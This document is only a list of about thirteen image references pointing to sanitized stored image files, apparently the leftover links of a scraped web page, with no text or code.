







.png)









